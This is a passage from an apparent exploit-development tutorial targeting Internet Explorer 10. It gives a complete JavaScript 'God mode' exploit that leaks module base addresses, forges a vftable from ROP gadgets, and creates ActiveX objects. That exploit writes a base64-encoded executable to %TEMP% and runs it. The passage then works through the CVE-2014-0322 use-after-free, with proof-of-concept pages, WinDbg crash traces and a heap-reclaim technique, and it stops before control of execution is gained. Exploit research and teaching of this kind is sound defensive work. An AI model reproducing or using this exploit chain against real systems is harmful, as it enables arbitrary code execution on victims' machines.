  }

  //---------
  // God mode
  //---------
```

```
// At 0c0af000 we can read the vfptr of an Int32Array:
//   jscript9!Js::TypedArray<int>::`vftable' @ jscript9+3b60
jscript9 = read(0x0c0af000) - 0x3b60;

// Now we need to determine the base address of MSHTML. We can create an HTML
// object and write its reference to the address 0x0c0af000-4 which corresponds
// to the last element of one of our arrays.
// Let's find the array at 0x0c0af000-4.

for (i = 0x200; i < 0x200 + 0x400; ++i)
  a[i][0x3bf7] = 0;

// We write 3 in the last position of one of our arrays. IE encodes the number x
// as 2*x+1 so that it can tell addresses (dword aligned) and numbers apart.
// Either we use an odd number or a valid address otherwise IE will crash in the
// following for loop.
write(0x0c0af000-4, 3);
leakArray = 0;
for (i = 0x200; i < 0x200 + 0x400; ++i) {
  if (a[i][0x3bf7] != 0) {
    leakArray = a[i];
    break;
  }
}
if (leakArray == 0) {
  alert("Can't find leakArray!");
  window.location.reload();
  return;
}

function get_addr(obj) {
  leakArray[0x3bf7] = obj;
  return read(0x0c0af000-4, obj);
}

// Back to determining the base address of MSHTML...
// Here's the beginning of the element div:
//      +----- jscript9!Projection::ArrayObjectInstance::`vftable'
//      v
//   70792248 0c012b40 00000000 00000003
//   73b38b9a 00000000 00574230 00000000
//      ^
//      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x58b9a
var addr = get_addr(document.createElement("div"));
mshtml = read(addr + 0x10) - 0x58b9a;

//                                                vftable
//                                    +-----> +------------------+
//                                    |       |                  |
//                                    |       |                  |
//                                    |  0x10:| jscript9+0x10705e| --> "XCHG EAX,ESP | ADD EAX,71F84DC0 |
//                                    |       |                  |      MOV EAX,ESI | POP ESI | RETN"
//                                    |  0x14:| jscript9+0xdc164 | --> "LEAVE | RET 4"
//                                    |       +------------------+
//                 object             |
```

```
// EAX ---> +-------------------+     |
//          | vftptr             |-----+
//          | jscript9+0x15f800 | --> "XOR EAX,EAX | RETN"
//          | jscript9+0xf3baf  | --> "XCHG EAX,EDI | RETN"
//          | jscript9+0xdc361  | --> "LEAVE | RET 4"
//          +-------------------+

var old = read(mshtml+0xc555e0+0x14);

write(mshtml+0xc555e0+0x14, jscript9+0xdc164);      // God Mode On!
var shell = new ActiveXObject("WScript.shell");
write(mshtml+0xc555e0+0x14, old);                    // God Mode Off!

addr = get_addr(ActiveXObject);
var pp_obj = read(read(addr + 0x28) + 4) + 0x1f0;      // ptr to ptr to object

var old_objptr = read(pp_obj);
var old_vftptr = read(old_objptr);

// Create the new vftable.
var new_vftable = new Int32Array(0x708/4);
for (var i = 0; i < new_vftable.length; ++i)
  new_vftable[i] = read(old_vftptr + i*4);
new_vftable[0x10/4] = jscript9+0x10705e;
new_vftable[0x14/4] = jscript9+0xdc164;
var new_vftptr = read(get_addr(new_vftable) + 0x1c);       // ptr to raw buffer of new_vftable

// Create the new object.
var new_object = new Int32Array(4);
new_object[0] = new_vftptr;
new_object[1] = jscript9 + 0x15f800;
new_object[2] = jscript9 + 0xf3baf;
new_object[3] = jscript9 + 0xdc361;
var new_objptr = read(get_addr(new_object) + 0x1c);        // ptr to raw buffer of new_object

function GodModeOn() {
  write(pp_obj, new_objptr);
}

function GodModeOff() {
  write(pp_obj, old_objptr);
}

// content of exe file encoded in base64.
runcalc = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAA <snipped> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA';
function createExe(fname, data) {
  GodModeOn();
  var tStream = new ActiveXObject("ADODB.Stream");
  var bStream = new ActiveXObject("ADODB.Stream");
  GodModeOff();

  tStream.Type = 2;       // text
  bStream.Type = 1;       // binary
  tStream.Open();
  bStream.Open();
```

```
    tStream.WriteText(data);
    tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
    tStream.CopyTo(bStream);

    var bStream_addr = get_addr(bStream);
    var string_addr = read(read(bStream_addr + 0x50) + 0x44);
    write(string_addr, 0x003a0043);       // 'C:'
    write(string_addr + 4, 0x0000005c);   // '\'
    bStream.SaveToFile(fname, 2);     // 2 = overwrites file if it already exists

    tStream.Close();
    bStream.Close();
  }

  function decode(b64Data) {
    var data = window.atob(b64Data);

     // Now data is like
    //   11 00 12 00 45 00 50 00 ...
    // rather than like
    //   11 12 45 50 ...
    // Let's fix this!
    var arr = new Array();
    for (var i = 0; i < data.length / 2; ++i) {
      var low = data.charCodeAt(i*2);
      var high = data.charCodeAt(i*2 + 1);
      arr.push(String.fromCharCode(low + high * 0x100));
    }
    return arr.join('');
  }

  fname = shell.ExpandEnvironmentStrings("%TEMP%\\runcalc.exe");
  createExe(fname, decode(runcalc));
  shell.Exec(fname);

  alert("All done!");
})();

</script>
</head>
<body>
</body>
</html>
```

As before, I snipped runcalc. You can download the full code from here: code3.

IE10: Use-After-Free bug

Until now, we have depended on WinDbg for modifying the length of an Int32Array to acquire full read/write access to the space address of the IE process. It's high time we found a UAF to complete our exploit.

I chose the UAF with code CVE-2014-0322. You can google for it if you want additional information. Here's the POC to produce the crash:

XHTML

```
<!-- CVE-2014-0322 -->
<html>
<head>
</head>
<body>
<script>
function handler() {
  this.outerHTML = this.outerHTML;
}

function trigger() {
    var a = document.getElementsByTagName("script")[0];
    a.onpropertychange = handler;
    var b = document.createElement("div");
    b = a.appendChild(b);
}

trigger();
</script>
</body>
</html>
```

Copy and paste that code in an HTML file and open it in IE 10. If you do this, you'll discover that IE doesn't crash. What's wrong?


GFlags

In the same directory as WinDbg, we can find gflags.exe, a utility which can be used to change the Global Flags of Windows. These flags influence the behavior of Windows and can be immensely helpful during debugging. We're especially interested in two flags:

1. HPA – Heap Page Allocator
2. UST – User mode Stack Trace

The flag HPA tells Windows to use a special version of the heap allocator that's useful to detect UAF, buffer overflows and other kinds of bugs. It works by allocating each block in a separate set of contiguous pages (how many depends on the length of the block) so that the end of the block coincides with the end of the last page. The first page after the allocated block is marked as *not present*. This way, buffer overflows are easily and efficiently detectable. Moreover, when a block is deallocated, all the pages containing it are marked as *not present*. This makes UAF easy to detect.


Look at the following picture:



A page is 0x1000 bytes = 4 KB. If the allocated block is less than 4 KB, its size can be easily determined from its address with this simple formula:

```
size(addr) = 0x1000 - (addr & 0xfff)
```


This formula works because the block is allocated at the end of the page containing it. Have a look at the following picture:



The second flag, UST, tells Windows to save a stack trace of the current stack whenever a heap block is allocated or deallocated. This is useful to see which function and path of execution led to a particular allocation or deallocation. We'll see an example during the analysis of the UAF bug.

Global flags can be changed either *globally* or on a *per image file basis*. We're interested in enabling the flags HPA and UST just for iexplore.exe so we're going to choose the latter.

Run gflags.exe, go to the tab Image File, insert the image name and select the two flags as illustrated in the following picture:



Getting the crash

Now load the POC in IE and you should get a crash. If we do the same while debugging IE in WinDbg, we'll see which instruction generates the exception:

```
6b900fc4 e83669e6ff      call    MSHTML!CTreePos::SourceIndex (6b7678ff)
6b900fc9 8d45a8          lea     eax,[ebp-58h]
6b900fcc 50              push    eax
6b900fcd 8bce            mov     ecx,esi
6b900fcf c745a804000000  mov     dword ptr [ebp-58h],4
```

```
6b900fd6 c745c400000000  mov     dword ptr [ebp-3Ch],0
6b900fdd c745ac00000000  mov     dword ptr [ebp-54h],0
6b900fe4 c745c028000000  mov     dword ptr [ebp-40h],28h
6b900feb c745b400000000  mov     dword ptr [ebp-4Ch],0
6b900ff2 c745b000000000  mov     dword ptr [ebp-50h],0
6b900ff9 c745b8ffffffff  mov     dword ptr [ebp-48h],0FFFFFFFFh
6b901000 c745bcffffffff  mov     dword ptr [ebp-44h],0FFFFFFFFh
6b901007 e80162e6ff      call    MSHTML!CMarkup::Notify (6b76720d)
6b90100c ff4678          inc     dword ptr [esi+78h]  ds:002b:0e12dd38=????????     <--------------------
6b90100f 838e6001000004  or      dword ptr [esi+160h],4
6b901016 8bd6            mov     edx,esi
6b901018 e8640b0600      call    MSHTML!CMarkup::UpdateMarkupContentsVersion (6b961b81)
6b90101d 8b8698000000    mov     eax,dword ptr [esi+98h]
6b901023 85c0            test    eax,eax
6b901025 7416            je      MSHTML!CMarkup::NotifyElementEnterTree+0x297 (6b90103d)
6b901027 81bea4010000905f0100 cmp dword ptr [esi+1A4h],15F90h
6b901031 7c0a            jl      MSHTML!CMarkup::NotifyElementEnterTree+0x297 (6b90103d)
6b901033 8b4008          mov     eax,dword ptr [eax+8]
6b901036 83a0f0020000bf  and     dword ptr [eax+2F0h],0FFFFFFBFh
6b90103d 8d7dd8          lea     edi,[ebp-28h]
```

It looks like ESI is a dangling pointer.

Here’s the stack trace:

```
0:007> k 10
ChildEBP RetAddr
0a10b988 6b90177b MSHTML!CMarkup::NotifyElementEnterTree+0x266
0a10b9cc 6b9015ef MSHTML!CMarkup::InsertSingleElement+0x169
0a10baac 6b901334 MSHTML!CMarkup::InsertElementInternalNoInclusions+0x11d
0a10bad0 6b9012f6 MSHTML!CMarkup::InsertElementInternal+0x2e
0a10bb10 6b901393 MSHTML!CDoc::InsertElement+0x9c
0a10bbd8 6b7d0420 MSHTML!InsertDOMNodeHelper+0x454
0a10bc50 6b7d011c MSHTML!CElement::InsertBeforeHelper+0x2a8
```

```
0a10bcb4 6b7d083c MSHTML!CElement::InsertBeforeHelper+0xe4
0a10bcd4 6b7d2de4 MSHTML!CElement::InsertBefore+0x36
0a10bd60 6b7d2d01 MSHTML!CElement::Var_appendChild+0xc7
0a10bd90 0c17847a MSHTML!CFastDOM::CNode::Trampoline_appendChild+0x55
0a10bdf8 0c176865 jscript9!Js::JavascriptExternalFunction::ExternalFunctionThunk+0x185
0a10bf94 0c175cf5 jscript9!Js::InterpreterStackFrame::Process+0x9d4
0a10c0b4 09ee0fe1 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x305
WARNING: Frame IP not in any known module. Following frames may be wrong.
0a10c0c0 0c1764ff 0x9ee0fe1
0a10c254 0c175cf5 jscript9!Js::InterpreterStackFrame::Process+0x1b57
```

Let's determine the size of the (now freed) object:

```
0:007> ? 1000 - (@esi & fff)
Evaluate expression: 832 = 00000340
```

Of course, we're assuming that the object size is less than 0x1000. Finally, here's an example of stack trace available thanks to the UST flag:

```
0:007> !heap -p -a @esi
    address 0e12dcc0 found in
    _DPH_HEAP_ROOT @ 141000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                e2d0b94:          e12d000             2000
    733990b2 verifier!AVrfDebugPageHeapFree+0x000000c2
    772b1564 ntdll!RtlDebugFreeHeap+0x0000002f
    7726ac29 ntdll!RtlpFreeHeap+0x0000005d
    772134a2 ntdll!RtlFreeHeap+0x00000142
    74f414ad kernel32!HeapFree+0x00000014
    6b778f06 MSHTML!CMarkup::`vector deleting destructor'+0x00000026
    6b7455da MSHTML!CBase::SubRelease+0x0000002e
    6b774183 MSHTML!CMarkup::Release+0x0000002d
    6bb414d1 MSHTML!InjectHtmlStream+0x00000716
    6bb41567 MSHTML!HandleHTMLInjection+0x00000082
    6bb3cfec MSHTML!CElement::InjectInternal+0x00000506
```

```
    6bb3d21d MSHTML!CElement::InjectTextOrHTML+0x000001a4
    6ba2ea80 MSHTML!CElement::put_outerHTML+0x0000001d      <----------------------------------
    6bd3309c MSHTML!CFastDOM::CHTMLElement::Trampoline_Set_outerHTML+0x00000054    <--------------------
    0c17847a jscript9!Js::JavascriptExternalFunction::ExternalFunctionThunk+0x00000185
    0c1792c5 jscript9!Js::JavascriptArray::GetSetter+0x000000cf
    0c1d6c56 jscript9!Js::InterpreterStackFrame::OP_ProfiledSetProperty<0,Js::OpLayoutElementCP_OneByte>+0x000005
a8
    0c1ac53b jscript9!Js::InterpreterStackFrame::Process+0x00000fbf
    0c175cf5 jscript9!Js::InterpreterStackFrame::InterpreterThunk<1>+0x00000305
```

This proves that ESI is indeed a dangling pointer. The names of the functions suggest that the object is deallocated while executing the assignment

```
this.outerHTML = this.outerHTML;
```

inside the function handler. This means that we should allocate the new object to replace the old one in memory right after that assignment. We already saw how UAF bugs can be exploited in the chapter exploitme5 (Heap spraying & UAF) so I won't repeat the theory here.

What we need is to allocate an object of the same size of the deallocated object. This way, the new object will be allocated in the same portion of memory which the deallocated object occupied. We know that the object is 0x340 bytes, so we can create a *null-terminated* Unicode string of 0x340/2 – 1 = 0x19f = 415 wchars.

First of all, let's pinpoint the exact point of crash:

```
0:007> !address @eip



Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...
```

```
Usage:                  Image
Base Address:           6c4a1000
End Address:            6d0ef000
Region Size:            00c4e000
State:                  00001000    MEM_COMMIT
Protect:                00000020    PAGE_EXECUTE_READ
Type:                   01000000    MEM_IMAGE
Allocation Base:        6c4a0000
Allocation Protect:     00000080    PAGE_EXECUTE_WRITECOPY
Image Path:             C:\Windows\system32\MSHTML.dll
Module Name:            MSHTML
Loaded Image Name:      C:\Windows\system32\MSHTML.dll
Mapped Image Name:
More info:              lmv m MSHTML
More info:              !lmi MSHTML
More info:              ln 0x6c6c100c
More info:              !dh 0x6c4a0000



0:007> ? @eip-mshtml
Evaluate expression: 2232332 = 0022100c
```

So the exception is generated at mshtml + 0x22100c. Now close WinDbg and IE, run them again, open the POC in IE and put a breakpoint on the crashing point in WinDbg:

```
bp mshtml + 0x22100c
```

Now allow the blocked content in IE and the breakpoint should be triggered right before the exception is generated. This was easy. This is not always the case. Sometimes the same piece of code is executed hundreds of times before the exception is generated.


Now we can try to allocate a new object of the right size. Let’s change the POC as follows:

XHTML


```
<!-- CVE-2014-0322 -->
<html>
<head>
</head>
<body>
<script>
function handler() {
  this.outerHTML = this.outerHTML;
  elem = document.createElement("div");
  elem.className = new Array(416).join("a");        // Nice trick to generate a string with 415 "a"
}

function trigger() {
    var a = document.getElementsByTagName("script")[0];
    a.onpropertychange = handler;
    var b = document.createElement("div");
    b = a.appendChild(b);
}

trigger();
</script>
</body>
</html>
```

Note the nice trick to create a string with 415 “a“!

Before opening the POC in IE, we need to disable the flags HPA and UST (UST is not a problem, but let’s disable it anyway):



Now let's reopen the POC in IE, put a breakpoint at mshtml + 0x22100c and let's see what happens:



Wonderful! ESI points to our object (0x61 is the code point for the character 'a') and now we can take control of the execution flow. Our goal is to reach and control an instruction so that it writes 0x20 at the address 0x0c0af01b. You should know this address by heart by now!

You might be wondering why we assign a string to the className property of a DOM element. Note that we don't just write

```
var str = new Array(416).join("a");
```

When we assign the string to elem.className, the string is copied and the copy is assigned to the property of the DOM element. It turns out that the copy of the string is allocated on the same heap where the object which was freed due to the UAF bug resided. If you try to allocate, for instance, an ArrayBuffer of 0x340 bytes, it won't work, because the raw buffer for the ArrayBuffer will be allocated on another heap.


Controlling the execution flow

The next step is to see if we can reach a suitable instruction to write to memory at an arbitrary address starting from the crash point. Once again, we'll use IDA. I can't stress enough how useful IDA is.

We determined the address of the crash point to be mshtml + 0x22100c. This means that we need to disassemble the library mshtml.dll. Let's find the path:

```
0:016> lmf m mshtml
start    end        module name
6b6e0000 6c491000   MSHTML   C:\Windows\system32\MSHTML.dll
```

